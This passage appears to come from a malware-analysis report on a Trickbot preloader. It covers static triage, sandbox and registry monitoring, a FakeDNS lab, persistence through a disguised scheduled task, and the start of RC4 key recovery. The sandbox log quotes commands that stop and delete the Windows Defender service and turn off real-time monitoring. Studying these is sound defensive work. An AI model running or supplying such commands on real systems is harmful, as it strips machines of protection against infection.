


FIGURE 5.10: C2 URLs as shown in the generated spreadsheet




FIGURE 5.11: 6 Snort rules to tag a large portion of Trickbot binary downloads




FIGURE 5.12: SNORT rules hitting against Trickbot related network traffic

Phase 2: Analysis Efforts

Static & Dynamic Analysis

The file chosen to perform the initial analysis was a Trickbot initial infection binary which acts as a preloader for the rest of the Trickbot infection. This preloader exhibits anti-analysis functionality, such as RC4 encryption and code obfuscation which made it an ideal candidate for this work.

- **Static Analysis**

  #### Viewing IAT in PEStudio

  Using tools like PEStudio, which aggregates the static information of a Portable Executable, initial triage is performed. In order to determine the functionality of a file at face value, the Import Address Table (IAT) can be viewed. This IAT

holds all of the function calls to DLLs that are loaded in as the program executes. However, this is not the only way of loading DLLs. The information present in the IAT may not accurately represent the capabilities of a file and so advanced static and dynamic analysis may be required for more obfuscated samples.

The chosen Trickbot sample contains nothing out of the ordinary, as is shown in Figure 5.13. With basic calls to *kernel32.dll* and *msvcrt.dll* which are typically used for basic process initialization.




FIGURE 5.13: DLL function imports contained within IAT - Displayed in PEStudio

Viewing Strings in PEStudio

Some notable strings that are present within the file are displayed with a highlighted red **x** in PEStudio, allowing the analyst to sift through numerous junk strings and present only strings that PEStudio determines to be blacklisted or of note. While viewing the IAT displayed no notable imports, the strings tell a different story. As shown in Figure 5.14, the following strings are present: *VirtualProtect*, *CryptImportKey* and *CryptEncrypt*. Each of these strings are DLL imports that can be used for legitimate or illegitimate purposes.

- *VirtualProtect* - Typically used to change the permissions on a section of memory from read-only to executable.
- *CryptImportKey* - Used to import a stored key to be used within the encryption/decryption process.
- *CryptEncrypt* - Used to encrypt data.

From these observations, it can be derived that these imports are loaded in during run-time and have been left out of the IAT in order to hinder analysis efforts. It is also evident that the file may at some point in its execution, encrypt or decrypt data and change the permissions in memory to allow execution. These findings are important and will be the basis for the advanced analysis stages.

FIGURE 5.14: Notable strings displayed within PEStudio

Viewing Strings in FileAlyzer

FileAlyzer contains a number of presets for categorizing strings, which can be extremely convenient when sifting through larger files. After examining the strings present, three strings stood out as shown in Figure 5.15; *SimpleBlobRC4KeyTemplate* is a template for the way that an RC4 key is stored in memory. *PrivateKeyWithExponentOfOne* is a PRIVATEKEYBLOB structure created by Microsoft and is known to be used with the DLL import *CryptImportKey*.

Based on the strings observed within PEStudio and FileAlyzer, it is apparent that there is RC4 encrypted data located within the file. Through deductive reasoning it can be determined that the key is also contained within the file. This is known due to the presence of the CryptImportKey import.




FIGURE 5.15: Strings related to RC4 Encryption mentioned within the strings

In order to determine if the file is packed by a commonly known packer protector, the file was examined by three unique packer detectors. Each of these detectors uses different methodologies in their attribution of packing type to a certain packer. It is for this reason that the three following detectors are used:

FIGURE 5.16: RDG Packer Detector - Checking to see if file is packed




FIGURE 5.17: PEiD - Checking to see if file is packed




FIGURE 5.18: ExeInfoPE - Checking to see if file is packed

No packers were detected by any of the three tools, if a custom packer had used the tools would display "Custom Packer Protector Detected" as their output.

- **Dynamic Analysis**

  Initial triage, in terms of dynamic analysis, typically begins with the execution of the file in a sandbox environment such as Sandboxie. If the file does not utilize

anti-sandbox techniques then a large amount of information can be gleaned from the generated report post execution. As shown in Figure 5.19, there are a number of generated abstractions such as *Encrypts Data*, which can be of great use as direction for the foundational advanced analysis. Furthermore, it can be seen that Trickbot disables Windows Defender through a number of methods, firstly by issuing commands through CMD to stop and delete the WinDefend service and secondly, by running PowerShell one-liners that disable RealTimeMonitoring. On the fourth last line it can also be seen that Trickbot performs Process Injection into SVCHost.exe in order to appear to be a legitimate process.

```
[ Process/window/string information ]
  * Gets user name information.
  * Gets volume information.
  * Gets computer name.
  * Encrypts data.
  * Checks for debuggers.
  * Modifies access control lists (ACLs) of files.
  * Opens a service named "WinDefend".
  * Creates process "C:\Windows\system32\cmd.exe, /c sc stop WinDefend, C:\Windows\system32\".
  * Injects code into process "C:\Windows\SysWOW64\cmd.exe".
  * Creates process "C:\Windows\system32\cmd.exe, /c sc delete WinDefend, C:\Windows\system32\".
  * Enumerates running processes.
  * Creates process "C:\Windows\system32\cmd.exe, /c powershell Set-MpPreference -DisableRealtimeMonitoring $true, C:\Windows\system32\".
  * Opens a service named "MBAMService".
  * Opens a service named "SAVService".
  * Creates process "null, C:\Users\Analyst\AppData\Roaming\VsCard\b401a0c3a74c2e6a71080c2ae169d3fcf9ebbb61b33693323cd64bbe03d3de00.exe, C:\Use
  * Injects code into process "C:\Sandbox\Analyst\DefaultBox\user\current\AppData\Roaming\VsCard\b401a0c3a74c2e6a71080c2ae169d3fcf9ebbb61b33693
  * Creates process "C:\Windows\system32\sc.exe, sc  stop WinDefend, C:\Windows\system32".
  * Creates process "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, powershell  Set-MpPreference -DisableRealtimeMonitoring $true,
  * Injects code into process "C:\Windows\SysWOW64\sc.exe".
  * Injects code into process "C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe".
  * Creates process "C:\Windows\system32\sc.exe, sc  delete WinDefend, C:\Windows\system32".
  * Stops a service.
  * Deletes a service.
  * Creates an event named "Global\CorDBIPCSetupSyncEvent_3392".
  * Enables privilege SeDebugPrivilege.
  * Creates process "null, C:\Windows\system32\svchost.exe, C:\Windows\system32".
  * Injects code into process "C:\Windows\System32\svchost.exe".
  * Creates an event named "Global\CorDBIPCSetupSyncEvent_4016".
  * Creates a mutex "Global\D8CA92E64B9832960".
  * Enables process privileges.
  * Sleeps 2 seconds.
```

FIGURE 5.19: Output after file execution in Sandboxie

Dynamic Network Analysis

Regshot can then be used in order to ascertain the full scope of modifications performed within the registry. Regshot works by taking an initial snapshot of the registry before the execution of a process, followed by a secondary snapshot post-execution. The two snapshots are then compared and the resulting output is produced, as shown in Figure 5.20 is produced. It can be seen that the file makes extensive modifications to the WinDefend registry keys in order to deactivate any built-in Windows defences.




FIGURE 5.20: Output of Regshot

In order to begin testing the networking capabilities of Trickbot, the static IP address configuration of the Windows 7 analysis VM must be configured to route its traffic to the Linux VM. This is done by altering the Default gateway and DNS Server to point to the IP address of the Linux VM. The IP address must also be altered to exist on the same subnet as the Linux VM.




FIGURE 5.21: Altering the IPV4 Static IP Settings

Once FakeDNS has been initialized on the Linux VM, a ping can be sent from the Windows VM to any domain name and a reply should be received. To test this, the domain *'showingthattheconnectionworks.com'* was pinged with the response shown in Figure 5.22




FIGURE 5.22: Testing to ensure setup was functional

It can be seen in the subsequent figure, Figure 5.23 that FakeDNS correctly received and responded to the ping.

```
Respuesta: showingthattheconnectionworks.com. -> 192.168.18.222
Respuesta: teredo.ipv6.microsoft.com. -> 192.168.18.222
```

FIGURE 5.23: FakeDNS responding to fake ping

Now that the environment has been correctly configured, the sample can be executed. After a short period of time requests to numerous IP address sites can be seen in Figure 5.24. Trickbot performs these checks in order to ascertain internet connectivity and to retrieve the external IP address of the host. This in turn can be used to geolocate a target or to determine if the target belongs to a specific company. If Trickbot cannot retrieve the external IP address then it will not initiate any further network activity. Thus, the sample must be opened up to a segregated dirty-network, which permits connectivity to the internet.




FIGURE 5.24: Trickbot ascertaining external IP address

Live Testing

At this point in the analysis it was appropriate to run the sample in the VM outside of a sandbox environment with full network connectivity. This was done to see the full capabilities of the malware and to determine what files would be downloaded and what information may be exfiltrated.

At this point, Procmon and Wireshark were running on the analysis environment. The most immediate action performed by Trickbot once Windows Defender had

been turned off, is the creation of a folder inside the *'/AppData/Roaming/'* directory called VsCard. *Note: This directory changes with different grouptag versions and is usually of a name that will not arouse suspicion.* Within this folder is a subdirectory named Data, where Trickbot will download its modules and associated config files, a copy of the initial infection binary and a file with the handle **'settings.ini'**




FIGURE 5.25: Trickbot's AppData directory

The inside of the **'settings.ini'** appears to be some form of Base64 encrypted text. However, this Base64 encryption uses a custom charset, which is contained within the core executable. Based on work performed by Hasherezade, it is known that a large portion of these strings are junk created to throw off the researcher. A relatively small amount of information is stored within this file. Hasherezade created three Python scripts to aid with the decoding of these files.





FIGURE 5.26: Trickbot's Settings file

Trickbot Persistence

In order for Trickbot to persist across reboots to maintain its operation, it creates a scheduled task using *schtasks.exe*. In this infection the task created was named **Msnetcs**, which is designed to look like a legitimate Microsoft task.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
GoogleUpda...	Ready	Multiple triggers defined	10/04/2020 15:32:25	21/01/2020 15:42:13	(0x0)		
GoogleUpda...	Queued	At 15:32 every day - After triggered, repeat every 1 hour for a duration of 1 day.	10/04/2020 14:32:25	21/01/2020 16:32:25	(0x0)		
Msnetcs	Ready	Multiple triggers defined	10/04/2020 14:32:29	10/04/2020 14:22:29	(0x0)		

FIGURE 5.27: Persistence with Msnetcs Task

Viewing the 'Actions' pane of the Msnetcs task, further information regarding the nature of the task can be seen. This task starts the Trickbot binary that had been previously copied to its working directory in *AppData/Roaming/VsCard*.




FIGURE 5.28: Persistence with Msnetcs Task

Viewing the 'Triggers' pane, the times at which Trickbot is triggered are revealed. This persistence mechanism activates every time at startup and at 10 minute intervals for a long duration.




FIGURE 5.29: Persistence with Msnetcs Task

Reverse Engineering using Advanced Static & Dynamic Analysis

- **Recovering the RC4 key from the preloader**

  Based on the previous Static and Dynamic analysis, it has been established that the file contains the functionality and data to encrypt or decrypt data. Not only this, but there are strings related to a SimpleBlobRC4KeyTemplate which is a Microsoft created standard for storing RC4 key information. It can be assumed that if the file does employ a form of encryption that RC4 is the chosen standard.

  Opening the file in IDA Pro and navigating to the Strings subsection, three strings are immediately apparent as shown in Figure 5.30, two of which that were seen earlier in PEStudio. The latter, which has been renamed post-analysis to rsaKey, appeared to be of some significance due to its location and proximity to the DLL imports. The string itself looks as though it could be encrypted in some manner and will be explored further by tracing the control flow of the program in IDA and by using the XREFs command to explore the usage of the string.

```
.rdata:004430A6 ; char aCryptimportkey[]
.rdata:004430A6 aCryptimportkey db 'CryptImportKey',0
.rdata:004430B5 ; char aCryptencrypt[]
